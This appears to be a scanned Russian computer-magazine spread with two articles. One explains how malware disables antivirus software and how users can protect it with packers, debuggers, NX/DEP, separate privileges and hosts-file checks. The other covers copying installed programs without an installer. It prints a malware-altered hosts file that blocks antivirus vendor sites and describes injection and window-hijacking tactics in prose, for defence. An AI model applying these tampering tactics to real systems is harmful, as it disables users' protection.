следят за ApplInet_DLLs и начинают жутко материться, если там обнаруживается новая DLL. Однако, если малварь хакнула ApplInet_DLLs до запуска антивируса/брандмауэра, им остается только утереться, поскольку кто первый получает управление, тот царь и король. Еще приблизительно 10% зловредных программ борются с защитами через оконный интерфейс. Что может быть проще! Находим окно по его заголовку (API-функции FindWindow или EnumWindows), добираемся до элементов интерфейсного управления и начинаем хачить их по своему усмотрению. Зловредный код может подавить появление нежелательных окон (например, сделав их невидимыми — API-функция ShowWindow), найти кнопку с надписью «Yes» и «надавить» на нее путем отправки соответствующих Windows-сообщений. Или же заблокировать все кнопки (API-функция WindowDisable). Наконец, можно забраться в

```


edit hosts - Far
I:\WINNT\System32\Drivers\etc\hosts
127.0.0.1 www.symantec.com
127.0.0.1 securityresponse.symantec.com
127.0.0.1 symantec.com
127.0.0.1 www.sophos.com
127.0.0.1 sophos.com
127.0.0.1 www.mcafee.com
127.0.0.1 mcafee.com
127.0.0.1 liveupdate.symantecliveupdate.com
127.0.0.1 www.viruslist.com
127.0.0.1 viruslist.com
127.0.0.1 viruslist.com
127.0.0.1 f-secure.com
127.0.0.1 www.f-secure.com
127.0.0.1 kaspersky.com
127.0.0.1 www.avp.com
127.0.0.1 www.kaspersky.com
127.0.0.1 avp.com
127.0.0.1 www.networkassociates.com
127.0.0.1 www.ca.com
127.0.0.1 ca.com
127.0.0.1 mast.mcafee.com
127.0.0.1 my-etrust.com
127.0.0.1 www.my-etrust.com
127.0.0.1 download.mcafee.com
127.0.0.1 dispatch.mcafee.com
127.0.0.1 secure.nai.com
127.0.0.1 nai.com
127.0.0.1 www.nai.com
127.0.0.1 update.symantec.com
127.0.0.1 updates.symantec.com
127.0.0.1 us.mcafee.com
127.0.0.1 liveupdate.symantec.com
127.0.0.1 customer.symantec.com
127.0.0.1 rads.mcafee.com
127.0.0.1 trendmicro.com
127.0.0.1 www.trendmicro.com
    
```

Файл \WINNT\System32\Drivers\etc\hosts после набега малвари — заблокированы практически все web-адреса антивирусных компаний



▷ warning

Используй описанные методы на свой страх и риск. Учти, что в случае неумелого использования и в некоторых других конкретных случаях можно не увеличить защиту, а, скорее, навредить.



▷ dvd

Все, что нужно для защиты файрвола и антивируса, ты найдешь на DVD-приложении к журналу.

настройки и отключить защиту, а чтобы пользователь ничего не заметил, каждый раз подсовывать ему поддельный экран. И это не фантастика! Такие вирусы уже есть, причем совсем не один, а написать их может даже школьник, едва осиливший Delphi и пролиставший по диагонали SDK. Другой излюбленный объект атаки — файл \WINNT\System32\Drivers\etc\hosts, позволяющий сопоставлять IP-адреса с доменными именами и имеющий приоритет над DNS-сервером. То есть если малварь не хочет, чтобы антивирус обновлялся, то она просто добавляет в hosts-файл одну строчку, перенаправляя запросы к серверу обновлений куда-нибудь еще, например на локальный узел жертвы (которому соответствует адрес 127.0.0.1) или, что еще хуже, на сервер самого создателя малвари, распространяющий вредоносные обновления, которые содержат не только сигнатуры, но и машинный код. И хотя антивирусные базы в большинстве своем защищены цифровыми подписями и другими криптографическими средствами, при большом желании со стороны хакера их можно обойти. Впрочем, пора уже разобрать несколько эффективных приемов защиты от всего этого безобразия.


✘ СПОСОБ 1. ИСПОЛЬЗУЕМ «БРОНЕЖИЛЕТ»

Малварь нужно бить еще на излете. Самое простое, что можно только сделать, — это упаковать антивирус/брандмауэр достойным протектором, препятствующим сигнатурному поиску и внедрению в охраняемый процесс постороннего кода. Крутых протекторов сейчас как никогда много, взять хотя бы ту же Themid'у (которая в просторечии завется Фемидой). Правда, на официальном сайте (www.oreans.com) лежит только демонстрационная версия... Чем хороша Фемида? А тем, что перехватывает и блокирует следующие API-функции: NtAllocateVirtualMemory, NtCreateThread, NtQueryVirtualMemory, NtReadVirtualMemory, ZwTerminateProcess, NtWriteVirtualMemory. Префикс Nt означает, что мы имеем дело с NativeAPI-функциями, самыми низкоуровневыми системными функциями, доступными на прикладном уровне, что одним махом срубает до примерно 80% всей малвари. Конечно, если малварь работает на уровне ядра, то это другое дело, но и в этом случае ей придется изрядно напрячься, поскольку тело упакованного файла зашифровано

и расшифровывается динамически по ходу его исполнения, тут же зашифровываясь вновь. Без функции NtReadVirtualMemory малварь обломается с чтением содержимого защищенного процесса, а значит, не сможет отличить антивирус/брандмауэр от остальных программ. Запрет на создание удаленных потоков NativeAPI-функцией NtCreateThread не позволит внедриться в адресное пространство жертвы, тем более что NtWriteVirtualMemory все равно не работает. Ну и как бедная малварь должна копировать зловерный код? Аналогичным образом обстоят дела и с другими атаками. Обработанный Фемидой файл практически неуязвим. Зачастую настолько неуязвим, что вообще неработоспособен. Фемида не самый корректный упаковщик, и простейший контроль целостности, выполняемый антивирусом/брандмауэром, тут же показывает, что с файлом что-то не то. Как следствие, антивирус/брандмауэр выдает на экран предупреждающее сообщение или вообще отказывается работать. В такой ситуации нам остается либо взять в лапы hiew и вырезать из антивируса/брандмауэра систему самоконтроля, которая нам только мешает, либо же, поигравшись с настройками протектора, выбрать компромиссный вариант, который и от малвари защищает и ругательств со стороны защиты не вызывает.

✘ СПОСОБ 2. ЗОВЕМ НА ПОМОЩЬ ОТЛАДЧИК

Если примирить защиту с протектором никак не получается, имеет смысл обратиться за помощью к отладчику, например к бесплатно распространяемому OllyDbg (www.ollydbg.de). Просто загружаем защищаемую программу в Ольку (или прицепляемся к уже запущенному процессу: «File → Attach») и нажимаем <F9> (Run) для нормального продолжения выполнения программы без трассировки. Что это дает? Во-первых, поскольку отладка в Windows нереентабельна, то процесс, находящийся под покровительством Ольки, не может отлаживать никто другой, и попытки малвари зацепиться за него ни к чему не приведут. Так же Олька позволяет отслеживать появление новых потоков (как локальных, так и удаленных). Достаточно в меню «Options → Debugging Options» взвести галочку «Break on new thread» во вкладке Event. Тогда отладчик будет останавливаться всякий раз при создании нового потока.



Защита кодовой секции от чтения с помощью OllyDebugger



Customiser за работой

И хотя антивирусы/брандмауэры активно создают свои собственные потоки в целях производственной необходимости (что очень надоедает), все-таки такая защита лучше, чем совсем никакой. А если еще взвести и галочку «Break on new module» [DLL], то отладчик будет останавливаться при загрузке всякой динамической библиотеки. И хотя опять-таки антивирусы/брандмауэры могут подгружать библиотеки по ходу дела, обычно это происходит в строго определенных ситуациях при совершении пользователем тем или иных действий. Беспричинная загрузка DLL с вероятностью, близкой к единице, свидетельствует об атаке!

✖ СПОСОБ 3. ИСПОЛЬЗУЕМ БИТЫ NX/XD

Наконец, высший пилотаж — защита кодовых секций от внедрения. Работает только на процессорах с поддержкой битов NX/XD (то есть на достаточно современных процессорах) и с XP SP2 с задействованным аппаратным DEP для всех приложений (по умолчанию DEP распространяется только на системные компоненты).

В отладчике нажимаем <ALT-M>, чтобы увидеть карту адресного пространства. Находим там модуль, имя которого совпадает с именем антивирусного процесса; видим секцию .text (реже CODE), щелкаем правой клавишей мыши, в контекстном меню выбираем пункт «Set Access → Execute» — и все! С этого момента любая попытка чтения секции кода приведет к исключению, отлавливаемому отладчиком и блокирующему атаку. Напоминаю, что этот трюк действует только при соответствующей поддержке со стороны операционной системы и процессора (за подробностями отсылаю к своей статье: <http://nezumi.org.ru/zq-nx-uncensored.zip>, где все это описано). Правда, если антивирус/брандмауэр попытается подсчитать контрольную сумму кодовой секции для проверки собственной целостности, то его встретит жестокий облом. Впрочем, мы можем нажать <F9> для продолжения выполнения кода или на время снять запрет на чтение кодовой секции, только это все равно не спасет от малвари, модифицирующей стек или секцию данных. Но, к счастью, умной малвари в живой природе практически не встречается, и все больше приходится бороться со студенческими поделками.

Другая возможная проблема — антивирус/брандмауэр может не захотеть запускаться из-под отладчика, например, потому что доверку нашпигован различными антиотладочными приемами. Ну и что нам делать?!

✖ СПОСОБ 4. НАСТРАИВАЕМ ПРАВА ДОСТУПА

Хорошая идея — запустить антивирус/брандмауэр от имени администратора, а самим работать в пользовательской сессии. Тогда малварь,

обладающая пользовательскими правами, просто не сможет открыть процесс защищенного приложения. Запуск программ от имени другого пользователя (в данном случае администратора) осуществляется штатной командой runas с ключами /profile и /env, копирующими профиль и среду текущего пользователя. Без этих ключей антивирус/брандмауэр, не найдя своих настроек, может просто не запуститься!

Запуск приложений от имени администратора — достаточно надежное средство защиты от посягательств на адресное пространство защищаемого процесса со стороны малвари, но! Эмуляция клавиатурного/мышинного ввода продолжает работать, что не есть хорошо. Как этому противостоять?! Увы, ответ обескураживающий. Даже со всеми нововведениями Windows Vista — никак. Единственная зацепка — заголовок окна. Большинство зловердных программ именно так и «палит» антивирусы/брандмауэры. Ну, изменить заголовок не проблема. Это умеет делать любой продвинутый твикер, например старый-добрый Customiser. Он же умеет двигать элементы управления (например, кнопки), изменяя их размеры. Зачем это нужно?! А затем, что более продвинутая малварь не смотрит на заголовок главного окна, а сечет раскладку дочерних элементов управления, поскольку положение и размеры элементов управления уникальны для каждого приложения, и их (в целях маскировки) рекомендуется слегка изменять. Customizer (как и большинство других твикеров подобного типа) позволяет сохранять профили изменений, автоматически восстанавливая их при каждом запуске и освобождая нас от необходимости делать эту рутинную работу вновь и вновь.

✖ СПОСОБ 5. ЗАЩИЩАЕМ HOSTS-ФАЙЛ

Следи также за файлом \WINNT\System32\Drivers\etc\hosts, удаляя посторонние записи. В принципе ничего не мешает грохнуть и сам файл hosts, поскольку очень мало пользователей использует его по назначению.

Следуя обозначенным рецептам защиты, мы намного увеличим безопасность своего компьютера, нанося малвари сокрушающий ответный удар. Но в мире нет и не может быть защиты, которую нельзя обойти. Поместив антивирус/брандмауэр в «бронешит», мы всего лишь уменьшаем вероятность прямых попаданий, отсекая большее количество «шрапнели», пущенной пионерами. Приемы, предлагаемые нами, не претендуют ни на универсальность, ни на полноту. Однако они не требуют никакой квалификации и доступны каждому пользователю. А многолетний опыт автора показывает, что защищаться от малвари можно и нужно. ☞



КРИС КАСПЕРСКИ



СТЕПАН «СТЕР» ИЛЬИН

/ STEP@GAMELAND.RU /

КРАЖА СО ВЗЛОМОМ

КАК СКОПИРОВАТЬ УСТАНОВЛЕННУЮ ПРОГРАММУ

Хочется перенести программу на другой компьютер, но дистрибутив утерян или необозначен, а если даже и обозначен, жаль терять свои настройки. Знакомая ситуация, не правда ли? Существует множество утилит клонирования программ, но все они требуют обязательного наличия инсталлятора. А у нас его нет! Но если постараться и немного подумать, то можно обойтись и без него!

Когда-то, еще во времена старой-доброй MS-DOS, перенос программ решался тривиальным копированием базового каталога (например, \GAMES\DOOM2) с одного компьютера на другой. Эта техника не утратила своей актуальности и до сих пор, но используется все реже и реже. Современные программы в подавляющем большинстве нагло лезут в реестр, в директории типа \WINNT\System32 и еще в десяток подобных мест, разбрасывая свой код, данные и временные файлы по всей системе, а потому копирование базового каталога чаще всего уже ничего не решает, и на новом компьютере программа категорически отказывается работать. Этим активно пользуются многие фирмы, специализирующиеся на обслуживании офисной техники. Устанавливая программы без дистрибутивов, они сажают пользователей на иглу, вынуждая постоянно обращаться к себе за повторной установкой.

✘ МЕТОД КАМЕННЫХ СТРЕЛ И ТОПОРОВ


Начнем с самого тупого и классического метода. Сначала копируем базовый каталог на новую машину и запускаем приложение. Программа ругается, сообщая, чего ей там не хватает. Надо сказать, что не хватает ей обычно динамических библиотек. Ну что ж — находим их и копируем. Запускаем и... снова обламываемся. Дело в том, что весь список отсутствующих библиотек тебе никто не сообщит, поэтому продолжаем этот незамысловатый процесс до тех пор, пока программа не запустится или

пользователь не обломается. А обломаться он может по очень многим причинам. Стоит только программе вместо внятного сообщения об ошибке выдать что-то типа «Неправильная установка» — и все. Кранты!

✘ САМЫЙ ПРОСТОЙ СЛУЧАЙ

Хорошо, инсталлятора у нас нет. Но деинсталлятор в подавляющем большинстве случаев все-таки остается. Чаще всего он кладется в базовый каталог с программой, реже — в папку \WINNT\Installer. А деинсталлятор — это... тот же самый инсталлятор, только наоборот! Развернув принцип на 180 градусов, мы получим инструмент, который, собственно говоря, и искали. На самом деле, конечно, просто так взять и превратить деинсталлятор в инсталлятор не получится, как его не крути. Но вот выдрать из него список устанавливаемых файлов/драйверов и ветвей реестра вполне возможно. В половине случаев вообще не надо ломать голову, потому как в основном каталоге программы лежит лог-файл (обычно с расширением log), созданный инсталлятором с перечнем всех совершенных им действий. Загрузив его в любой текстовый редактор, например в FAR по <F4> или <F3>, мы можем видеть, какие файлы, динамические библиотеки и драйверы были скопированы и какие ключи реестра созданы. Остается только повторить эти действия вновь и... программа встанет на соседний компьютер как родная!

Так, ладно, довольно теории. Займемся практикой. Откроем для примера базовый каталог программы Macro Express 3, найдем в нем файл



Изучаем install.log

INSTALL.LOG и загрузим его в любой текстовый редактор. Мы видим не только копируемые файлы/ярлыки/динамические библиотеки/etc, но и ветви реестра вместе с их значениями! Кстати, обратим внимание, что помимо базового каталога Macro Express 3 добрался до директории Common Files и начал там слегка безобразничать. Впрочем, нам просто повезло. В некоторых (достаточно редких) случаях в лог-файл попадают только сами ветви реестра, создаваемые инсталлятором, без их значений, что, собственно говоря, и неудивительно, поскольку лог-файл чаще всего создается для деинсталлятора, которому достаточно знать лишь имя ключа реестра. На конкретное значение ему плевать. Вот оно и не попадает в лог. Ну что делать? Придется открыть старый-добрый редактор реестра и быстро-быстро извлечь оттуда все значения из обозначенных ключей на автопилоте.

✖ А ЕСЛИ ЛОГА НЕТ?

Гораздо хуже, когда никакого лога в нашем распоряжении нет. Возьмем, например, достаточно известную утилиту PDF Creator. В базовом каталоге из всех интересующих нас вещей лежат лишь unins000.exe и unins000.dat. Ну первый из них мы отбросим сразу (это исполнительный движок — общий для всех программ, созданных инсталлятором данного типа), а вот unins000.dat откроем в FAR'e по <F3> или в Hiew'e. В первой же строке мы видим: Inno Setup Uninstall Log (b). Ага, значит, это лог, созданный инсталлятором Inno Setup. И хотя лог не упакован (смотри по <F3> сколько хочешь), он представлен в неудобном для нас нетекстовом формате — в общем, изучать его в таком виде вообще не вариант. Гораздо удобнее будет заплатить десяток баксов за декомпилятор (или найти бесплатный)! Набираем в Google «Inno decompiler» и получаем внушительный список, в котором мне больше всего понравился бесплатный InstallExplore от Сергея Ванина, выполненный в виде плагина для FAR'a, — http://plugring.farmanager.com/download/files/instexpl_v0.3.rar. Просто наводим курсор на файл, который мы хотим декомпилировать, нажимаем <Shift-F3> и получаем список файлов/ключей реестра в удобочитаемой форме или... сообщение об ошибке, но это очень редкий случай. Что же делать, придется отправляться на поиски другого декомпилятора. К сожалению, существует большое количество инсталляторов, для которых до сих пор нет достойных декомпиляторов. Взять хотя бы Nullsoft Install System (да-да, тот самый Nullsoft, подаривший нам Winamp), который используется для установки, к примеру, Abyss Web Server. Мы видим всего лишь один файл uninstall.exe, который включает в себя как исполнительный движок, так и лог.

Просматривая лог в Hiew'e, мы видим текстовые строки (смотри листинг), из которых заключаем, что программа что-то заносит в файл wininit.ini. Находим этот файл в каталоге Windows, открываем его и видим текстовую строку «[Rename] NUL=C:\DOCUME~1\KRISKA~1\LOCALS~1\Temp\A~NSISu_ .exe», так что с этим пунктом все ясно. Далее видно, что Abyss Web Server копирует себя в C:\Program Files в ProgramFilesDir — каталог с именем программы (в данном случае это Abyss Web Server), после чего лезет в ключ реестра Software\Microsoft\Windows\CurrentVersion и чего-то там создает. Ну, что он там создает, догадаться нетрудно: Abyss Web Server и создает. После этого добавляет себя на панель быстрого запуска Quick Launch и на этом считает свою миссию выполненной. Вот мы и декомпилировали двоичный файл деинсталлятора в Hiew'e (или в FAR'e по <F3>) без всяких дополнительных утилит, то есть вручную. Конечно, нам повезло, что uninstall.exe не был упакован никаким протектором (в жизни и такое случается), а лог лежал в незашифрованном виде. Иначе без помощи отладчика и дизассемблера нам бы уже не обойтись. Однако это клинические случаи, которые практически не встречаются, а если даже и встречаются, то существуют гораздо более короткие пути, чем отладка и дизассемблирование.

✖ МОНИТОРИНГ ФАЙЛОВ И РЕЕСТРА


Утилиты для наблюдения за обращением к файлу и ветвям реестра достаточно популярны в среде хакеров. Казалось бы, что может быть проще: запускаем filemon/regmon и смотрим, куда лезет наша подопытная программа. Конечно, с полученной простыней протокола еще предстоит повозиться, выкидывая из нее повторные обращения, но это все же проще, чем ковыряться в двоичном файле по <F3>. На самом деле средства мониторинга — это last resort, к которому прибегают, когда по-другому перенести программу с одного компьютера на другой никак не получается. Дело в том, что всякая программа активно обращается и к тем ветвям реестра, которые сама не создает. Продемонстрируем это на примере популярного почтового клиента The Bat, протокол общения с реестром которого представлен на картинке. Достаточно очевидно, что ветвь HKCU\Software\RIT\The Bat!\Editor\Font Size принадлежит самому The Bat'u и должна быть перенесена на соседний компьютер вместе с ним. А вот ветвь типа HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5B16484-4D38-4523-D6D-83753E568472} уже является частью системы и относится к TCP/IP-стеку со всеми его интерфейсами, идентификаторы которых на разных компьютерах вряд ли будут совпадать. Возникает резонный вопрос: как отделить зерна от плевел, то есть

Софтина InstallExplore от Сергея Верейкина — просто супер!

Да, реально. Потрошит инсталляторы Inno Setup — только в путь!



выделить лишь те ветви реестра (файла), которые были созданы самой программой при ее установке? Ответ прост. Копируем базовый каталог подопытной программы на соседнюю машину, на ней же запускаем монитор реестра и смотрим, с открытием каких именно ветвей она обламывается (в этом случае в статусе операции будет указано ERROR или NOT FOUND). Однако следует учесть, что некоторые ветви реестра отсутствуют не просто так, а по творческому замыслу разработчика программы. В этом случае на целевом компьютере (с правильно установленной программой)



Список используемых библиотек можно посмотреть с помощью утилиты Process Explorer

монитор реестра выдаст тот же самый результат — NOT FOUND. Перенос же ветвей реестра осуществляется элементарно, через его редактор. Просто выделяем требуемую ветвь, щелкнув по ней. В меню выбираем «Реестр → Экспорт файла реестра» и в появившемся диалоговом окне говорим, что хотим экспортировать только выбранную ветвь, а не весь реестр целиком. Мы получаем reg-файл, запустив который на соседней машине, добавляем эту ветвь в реестр. Порядок добавления ветвей произволен.

Охота за динамическими библиотеками

В некоторых руководства по выдиранию приложений встречается утверждение, что определить набор используемых динамических библиотек можно с помощью Olly или Process Explorer'a. Все они показывают список DLL, загруженных в адресное пространство исследуемого процесса, делая тайное явным. И не нужно ковырять логи деинсталляторов. ОК, запускаем Process Explorer и смотрим, какие DLL использует, ну например, Опера.

И вот тут нас ждет «приятный сюрприз». Оказывается, что посторонние программы весьма активно внедряют свои динамические библиотеки во все запускаемые приложения для организации межпроцессорного взаимодействия. В данном случае мы видим PDESKRES.DLL, PDSHELL.DLL, PDTOOLS.DLL, принадлежащие оснастке карты Matrox G450, а также SSSensor.dll от SyGate Personal Firewall. И хотя от того, что мы перетащим их на соседнюю машину, никакого вреда не будет (без соответствующих exe эти библиотеки будут лежать мертвым грузом), но ведь и пользы от них никакой! А винчестеры все-таки не резиновые. Но даже это не самое страшное!


Некоторые динамические библиотеки подгружаются лишь в строго определенных ситуациях, например при нажатии на кнопку «Печать» или вызове определенного пункта меню. Естественно, до тех пор пока эти действия не будут совершены, список DLL, выдернутый из адресного пространства, будет одновременно и избыточный, и неполный.

Регистрация OLE- и ActiveX-компонентов

OLE- и ActiveX-компоненты (заклученные в файлах с расширениями dll или ocx) помимо переноса на соседний компьютер требуют обязательной регистрации. Регистрация осуществляется штатной утилитой regsvr32.exe, запускаемой с именем регистрируемой библиотеки в командной строке. Просто берем dll- или ocx-файл и передаем его имя утилите regsvr32.exe в качестве параметра. Если регистрация прошла успешно, то все ОК, если же нет — мы увидим сообщение об ошибке. Беда в том, что если практически все ocx-файлы являются OLE-компонентами, то в случае с dll этого не скажешь. Как узнать, кто из них кто? Без дизассемблирования (и даже без подглядывания в таблицу импорта), только методом тыка!

Впрочем, процесс регистрации обратим, и ключ /u удаляет зарегистрированный компонент из системы. К сожалению, описанный способ не универсальный и далеко не всегда срабатывающий. Некоторые компоненты требуют регистрации с ключом /I, ожидающим увидеть строку параметров, которых мы не знаем и о которых даже не догадываемся. А ведь без правильной регистрации всех компонентов программа работать не будет!

Особенно много компонентов содержат программы, написанные на Visual Basic'e и Delphi. Впрочем, не будем отчаиваться. Раз регистрация по сути своей сводится к созданию новых ключей в системном реестре, то все они могут быть найдены по методике, описанной выше. То есть через монитор.



Найденные значения реестра вовсе не обязательно должны быть такими же на другом компьютере!

С файлами же все обстоит еще проще, они могут быть извлечены даже без всяких мониторов. Достаточно воспользоваться поиском по дате.

✖ **СЛЕДЫ ВРЕМЕНИ НА ПЕСКЕ ФАЙЛОВОЙ СИСТЕМЫ**

Заходим в базовый каталог программы и смотрим, когда был создан главный исполняемый файл (кликаем правой клавишей мыши по «Свойствам»), например VMWare.exe. На компьютере автора время ее установки — 10 июня 2004 года, 18:12:30 (версия уже устарела, как мамонт, но для нас сойдет).

Давим «Пуск → Найти → Файлы и папки» и в параметрах поиска вводим «Дата → Файлы, созданные → с 10.06.2004 по 10.06.2004 → Найти». Таким образом мы находим всю дичь, спрятанную не только в базовом каталоге VMware, но и в каталогах C:\WINNT\System32 и C:\WINNT\System32\Drivers. Красота!

К сожалению, этот способ не лишен недостатков. Если две или более программы устанавливались в один и тот же день, то поиск по времени покажет их всех, поскольку глупая оболочка Windows не позволяет задавать в критериях поиска минуты и секунды (да мы и не должны их задавать, ведь процесс установки иной раз занимает полчаса или около того).


Впрочем, просматривая свойства всех найденных файлов через контекстное меню (там время создания указывается

с точностью до секунды), мы легко отсеем посторонних кандидатов, конечно, при том условии, что разные программы ставились с приличным разномом во времени. Если же установка проводилась в конвейерном режиме (то есть одна программа за другой), определить, какие файлы принадлежат какой программе, практически невозможно.

Другой тонкий вопрос. Если на момент установки подопытной программы требуемые ей библиотеки уже имелись на компьютере (например, .NET Framework), то, очевидно, они не были установлены, а даже если и были, то... при перезаписи новых файлов поверх старых время их создания не меняется (так уж устроен NTFS-драйвер). В результате после переноса на соседний компьютер программа может не найти каких-то библиотек и не запуститься. Каких именно, поможет выяснить файловый монитор, хотя в большинстве случаев удастся обойтись и без него.

✖ **С ЭТИМ СПРАВИТСЯ КАЖДЫЙ!**

Могу смело тебе сказать одно: практически любую программу можно скопировать на другой компьютер, не имея инсталлятора. Процесс этот не то чтобы сложный, но сильно утомительный, особенно если мы нарвемся на какой-нибудь клинический случай. Хотя в целом никаких непреодолимых проблем на этом пути не возникает и специальных хакерских навыков не требуется. ☑



▷ **dvd**

